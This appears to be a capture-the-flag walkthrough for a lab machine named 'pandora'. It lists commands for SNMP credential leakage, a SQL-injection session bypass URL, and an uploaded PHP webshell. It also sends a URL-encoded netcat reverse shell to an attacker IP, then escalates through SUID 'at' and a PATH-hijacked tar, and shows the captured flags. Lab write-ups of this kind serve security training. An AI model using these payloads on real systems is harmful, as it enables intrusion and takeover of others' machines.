
Initial Shell - 10.129.119.24

Initial nmap scan for UDP ports:
`nmap -vv --reason -Pn -T4 -sU -A --top-ports 100 10.129.119.24`

SNMP scan for port 161:
`nmap -vv --reason -Pn -T4 -sU -sV -p 161 --script="banner,(snmp* or ssl*) and not (brute or broadcast or dos or external or fuzzer)" 10.129.119.24`

Leaked credentials:

```
daniel:HotelBabylon23
```



```
      Params: -Low -u Debian-snmp -g Debian-snmp -I -smux mteTrigger mteTriggerConf -f -p /run/snmpd.pid
    999:
      Name: sh
      Path: /bin/sh
      Params: -c sleep 30; /bin/bash -c '/usr/bin/host_check -u daniel -p HotelBabylon23'
```

Login using SSH:
`ssh daniel@10.129.119.24`

Find virtually hosted web server at /var/www/pandora

Set up dyanamic port forwarding:
`sudo ssh -N -D 127.0.0.1:1234 daniel@10.129.104.86`

Add socks5 proxy to the /etc/proxychains4.conf file on Kali host:
`socks5 127.0.0.1 1234`

Bypass login as admin as descibed here:
`http://localhost/pandora_console/include/chart_generator.php?session_id=a%27%20UNION%20SELECT%20%27a%27,1,%27id_usuario|s:5:%22admin%22;%27%20as%20data%20FROM%20tsessions_php%20WHERE%20%271%27=%271`

Upload php websehll as admin user using the file upload tool at

```
http://localhost/pandora_console/index.php?sec=gsetup&sec2=godmode/setup/file_manager&directory=images/console&hash2=a80a52abc72929ff0ddfdf3790722c39
```

Contents of php webshell:

```
<?php
if($_GET['cmd']) {
  system($_GET['cmd']);
  }
?>
```

Setup listener on kali box:

```
sudo nc -lvnp 445
```

URL encode the payload:

```
urlencode "rm -f /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.16.12 445 >/tmp/f"
```

Send the encoded payload to the webshell using a browser:

```
http://localhost/pandora_console/images/php_cmd.php?cmd=%72%6d%20%2d%66%20%2f%74%6d%70%2f%66%3b%6d%6b%66%69%66%6f%20%2f%74%6d%70%2f%66%3b%63%61%74%20%2f%74%6d%70%2f%66%7c%2f%62%69%6e%2f%73%68%20%2d%69%20%32%3e%26%31%7c%6e%63%20%31%30%2e%31%30%2e%31%36%2e%31%32%20%34%34%35%20%3e%2f%74%6d%70%2f%66
```

Escalation

/usr/bin/at has SUID bit on. Escape retricted shell:

```
echo "/bin/sh <$(tty) >$(tty) 2>$(tty)" | at now; tail -f /dev/null
```

/usr/bin/pandora_backup has SUID bit on. And references a relative path for the tar binary. Create malicous tar binary containing the following:

```
#!/bin/bash

bash
```

Export new path:


```
export PATH=/tmp:$PATH
```

Run pandora_backup from /tmp directory:

```
/usr/bin/pandora_backup
```

Proof

User:




```
$ cat user.txt
136e9e08d73f12ee73d877e97dccbd93
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.129.104.170  netmask 255.255.0.0  broadcast 10.129.255.255
        inet6 dead:beef::250:56ff:feb9:fe8b  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::250:56ff:feb9:fe8b  prefixlen 64  scopeid 0x20<link>
        ether 00:50:56:b9:fe:8b  txqueuelen 1000  (Ethernet)
        RX packets 5267  bytes 708931 (708.9 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4938  bytes 2865778 (2.8 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 15300  bytes 3607094 (3.6 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 15300  bytes 3607094 (3.6 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

$ whoami
matt
$ 
[0] 0:sudo- 2:sudo*                                                     "kali" 19:13 22-May-22
```

Root:



```
root@pandora:/tmp# whoami
root
root@pandora:/tmp# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.129.104.170  netmask 255.255.0.0  broadcast 10.129.255.255
        inet6 dead:beef::250:56ff:feb9:fe8b  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::250:56ff:feb9:fe8b  prefixlen 64  scopeid 0x20<link>
        ether 00:50:56:b9:fe:8b  txqueuelen 1000  (Ethernet)
        RX packets 10565  bytes 1183142 (1.1 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 9370  bytes 5196498 (5.1 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 18771  bytes 3961739 (3.9 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 18771  bytes 3961739 (3.9 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@pandora:/tmp# cat /root/root.txt
c41ee4d5b2229c5b79184ea9a28fe089
root@pandora:/tmp# 
[0] 0:sudo- 2:sudo*Z                                                    "kali" 19:45 22-May-22
```